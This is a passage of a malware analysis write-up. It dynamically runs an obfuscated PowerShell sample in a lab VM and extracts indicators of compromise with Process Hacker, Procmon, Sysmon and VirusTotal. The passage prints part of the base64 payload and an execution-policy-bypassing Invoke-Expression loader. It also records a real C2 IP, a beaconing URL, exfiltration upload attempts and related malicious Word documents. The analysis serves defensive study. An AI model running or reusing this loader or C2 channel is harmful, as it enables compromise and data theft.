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
```

As it displayed on the above powershell script was obfuscated. So for gaining litle time the code was analyzed dynamically. Powershell was executed and process memory was investigated for catching new IoC's.

```
c:\Users\REM\Desktop>powershell.exe -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\REM\Desktop> Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
w-Object IO.MemoryStream (,$([Convert]::FromBase64String('7b0HYBxJliUmL23Ke39K9UrX4HSh
VWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP358Hz8i0uYPyN9sn/0Bb06/
+Pwg+OPx59nL0qPr5z55OPn+ePuP3OL6EW+PrjJ9OfpO93Kvo6TbfS7735fV7m36cW+7/kF++h0S++B0i/+P4v
n4zujjMf5pfp8OWv4fH9fUtm5zNMyBCKFymKa/2y9+9wc8/ANenH75Sz773pvrl6ff9955FvYXQGsJ2uXpK0Bb
/z+IkA16vc9gQa3JOh03A/fi2jEMLwsD1oKY10FPydv6B3pl/SiDpvpbYZE+vNKbX7vVsh1ujj0y/w25uP+S2P
LvtTpv1Ms+Y37PonHq0KKv+aNqSaB+Mqd/XqGfj19f06+L8Qmm9Q0oQeR6ffrmD9j+A87enC5SS195P0TrJzDT
```

Process Hacker [DESKTOP-2C3IQHO\REM]+ (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	ASLR	Integrity	CPU	I/O total ...	Private b...	User name	Description
System Idle Process	0			97.20		52 kB	NT AUTHORITY\SYSTEM	
System	4		System	0.23		156 kB	NT AUTHORITY\SYSTEM	NT Kernel & System
smss.exe	496	ASLR	System			444 kB	NT AUTHORITY\SYSTEM	Windows Session Manager
Memory Compression	1252		System			868 kB	NT AUTHORITY\SYSTEM	
Interrupts				0.89		0		Interrupts and DPCs
csrss.exe	584	ASLR	System			1.5 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
wininit.exe	652	ASLR	System			1.51 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
services.exe	720	ASLR	System			3.86 MB	NT AUTHORITY\SYSTEM	Services and Controller app
lsass.exe	728	ASLR	System			3.99 MB	NT AUTHORITY\SYSTEM	Local Security Authority Proce...
fontdrvhost.exe	856	ASLR	Low			1.31 MB	Font Driver Host\UMFD-0	Usermode Font Driver Host
csrss.exe	664	ASLR	System	0.07		1.66 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
winlogon.exe	756	ASLR	System			2.28 MB	NT AUTHORITY\SYSTEM	Windows Logon Application
fontdrvhost.exe	864	ASLR	Low			3.41 MB	Font Driver Host\UMFD-1	Usermode Font Driver Host
dwm.exe	548	ASLR	System	0.20		119.04 MB	Window Manager\DWM-1	Desktop Window Manager
explorer.exe	2724	ASLR	Medium	0.07		35.79 MB	DESKTOP-2C3IQHO\REM	Windows Explorer
vm3dservice.exe	4436	ASLR	Medium			1.34 MB	DESKTOP-2C3IQHO\REM	
vmtoolsd.exe	4448	ASLR	Medium	0.14	1.34 kB/s	10.96 MB	DESKTOP-2C3IQHO\REM	VMware Tools Core Service
7zFM.exe	4760	ASLR	Medium	0.02		5.28 MB	DESKTOP-2C3IQHO\REM	7-Zip File Manager
cmd.exe	2528	ASLR	High			2.75 MB	DESKTOP-2C3IQHO\REM	Windows Command Processor
conhost.exe	1564	ASLR	High			8.3 MB	DESKTOP-2C3IQHO\REM	Console Window Host
powershell.exe	4404	ASLR	High			64.88 MB	DESKTOP-2C3IQHO\REM	Windows PowerShell
Procmon.exe	848	ASLR	Medium			2.56 MB	DESKTOP-2C3IQHO\REM	Process Monitor
Procmon64.exe	3748	ASLR	High	0.13	7.9 kB/s	135.2 MB	DESKTOP-2C3IQHO\REM	Process Monitor
ProcessHacker.exe	1436	ASLR	High	0.73		21 MB	DESKTOP-2C3IQHO\REM	Process Hacker
Wireshark.exe	4060	ASLR	Medium	0.09	80 B/s	93.3 MB	DESKTOP-2C3IQHO\REM	Wireshark
dumpcap.exe	4300	ASLR	Medium	0.03	64 B/s	2.18 MB	DESKTOP-2C3IQHO\REM	Dumpcap
conhost.exe	4296	ASLR	Medium			5.42 MB	DESKTOP-2C3IQHO\REM	Console Window Host
TcpLogView.exe	3668		Medium	0.10	6.88 kB/s	4.2 MB	DESKTOP-2C3IQHO\REM	TcpLogView
mmc.exe	3388	ASLR	High	0.05		75.69 MB	DESKTOP-2C3IQHO\REM	Microsoft Management Cons...


Results - powershell.exe (4404)

48,146 results.

Address	Length	Result
0x2330f86a920	25	heir defaults.--><coH
0x2330f86aaa8	64	stem.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyT
0x2330f86ab1c	92	<section name="mscorlib" type="System.Configuration.IgnoreSection, System.Co...
0x2330f86ac18	16	gnoreSection, Sy
0x2330f86acf0	39	Microsoft Strong Cryptographic Provider
0x2330f86b3d0	24	0.0, Culture=neutral, Pu
0x2330f86bf00	44	APP_CFG_LOCAL_FILEPATH
0x2330f86c7c0	98	VSTS.Microsoft.Management.PowerShellTestDebugging
0x2330f86c830	92	Microsoft.PowerShell.PowerShellLanguageService
0x2330f86ccf0	1048	4.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMsg=RTItRUYtMUUtQj...
0x2330f86d128	26	94.23.148.194
0x2330f86d160	1024	/serverScript/clientFrontLine/helloServer.php?helloMsg=RTItRUYtMUUtQjQtMEMtNUQt...

When the memory was inspected the IoC which was created from pcap, the same as with seen in the memory.

So the movments are malware was recorded with the procmon tool.




Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Tim...	Process Na...	PID	Operation	Path
4:03:5...	powershell....	4404	RegQueryV...	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8
4:03:5...	powershell....	4404	RegQueryV...	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8
4:03:5...	powershell....	4404	RegQueryV...	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8
4:03:5...	powershell....	4404	RegCloseKey	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{f0bea0b7-2689-11e8
4:03:5...	powershell....	4404	RegQueryK...	HKLM
4:03:5...	powershell....	4404	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{F0BEA0B7-2689-
4:03:5...	powershell....	4404	RegOpenKey	HKLM\System\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{F0BEA0B7-2689-1
4:03:5...	powershell....	4404	RegQueryK...	HKLM
4:03:5...	powershell....	4404	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
4:03:5...	powershell....	4404	RegQueryV...	HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ProxySetting
4:03:5...	powershell....	4404	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
4:03:5...	powershell....	4404	RegQueryK...	HKU
4:03:5...	powershell....	4404	RegOpenKey	HKCU
4:03:5...	powershell....	4404	RegQueryK...	HKCU
4:03:5...	powershell....	4404	RegCreateK...	HKCU\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections
4:03:5...	powershell....	4404	RegQueryV...	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConr
4:03:5...	powershell....	4404	RegQueryV...	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConr
4:03:5...	powershell....	4404	RegCloseKey	HKCU
4:03:5...	powershell....	4404	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
4:03:5...	powershell....	4404	CreateFile	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	QueryBasicI...	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	CloseFile	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	CreateFile	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	QueryStand...	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	Thread Cre...	
4:03:5...	powershell....	4404	Thread Cre...	
4:03:5...	powershell....	4404	QueryStand...	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	WriteFile	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	ReadFile	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	CloseFile	C:\ProgramData\error.txt
4:03:5...	powershell....	4404	Thread Exit	

Showing 55,138 of 3,955,215 events (1.3%) Backed by virtual memory

Some registery changing and file creation activities were observed.




Monitoring Logs
Procmon: C:\Users\REM\Desktop\Logfile.CSV
Windump:
Render Configuration
Launcher: 82|4404|powershell.exe
☐ no paths ☐ compressed



```
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
Exception calling "UploadString" with "2" argument(s): "Unable to connect to the remote server"
```

Procdot was utilized for visualizing the events of malware. Two new IoC was obtained, creation of error.txt and _Psscriptpolicytest****.psm1 file.



Information	1/25/2023 3:49:36 PM	Sysmon	13	Registr...
Information	1/25/2023 3:49:28 PM	Sysmon	13	Registr...
Information	1/25/2023 3:49:28 PM	Sysmon	13	Registr...
Information	1/25/2023 3:49:28 PM	Sysmon	13	Registr...

Event 11, Sysmon


General Details

● Friendly View ○ XML View

ProcessGuid {0AD3E319-95F6-63D1-BC00-000000002E00}
ProcessId 4404
Image C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename C:\Users\REM\AppData\Local\Temp__PSScriptPolicyTest_spujm5iu.xfz.ps1
CreationUtcTime 2023-01-25 20:49:59.518
User DESKTOP-2C3IQHO\REM

MALICIOUS OFFICE DOCUMENT ANALYSIS

While Malicious IP address was investigated, a related malware with the C2C IP was found.



9 / 88

Community Score

9 security vendors flagged this IP address as malicious

94.23.148.194 (94.23.0.0/16)

AS 16276 (OVH SAS)

DETECTION DETAILS RELATIONS COMMUNITY 3


Passive DNS Replication (60)

Date resolved	Detections	Resolver	Domain
2019-08-24	0 / 87	VirusTotal	goldbarbod.com
2019-08-24	0 / 87	VirusTotal	www.goldbarbod.com
2019-04-03	0 / 87	VirusTotal	ip194.ip-94-23-148.eu
2018-11-21	0 / 87	VirusTotal	atlasvila.com
2018-11-21	0 / 87	VirusTotal	www.atlasvila.com
2018-10-25	0 / 87	VirusTotal	www.srv.atlasvila.com
2018-10-25	0 / 87	VirusTotal	srv.atlasvila.com
2018-10-25	0 / 87	VirusTotal	webmail.atlasvila.com
2018-10-25	0 / 87	VirusTotal	webdisk.atlasvila.com
2018-10-25	0 / 87	VirusTotal	cpanel.atlasvila.com

Communicating Files (2)

Scanned	Detections	Type	Name
2023-01-20	37 / 61	MS Word Document	0638adf8fb4095d60fbef190a759aa9e.doc
2023-01-26	40 / 62	MS Word Document	ListOfHackedEmails.doc

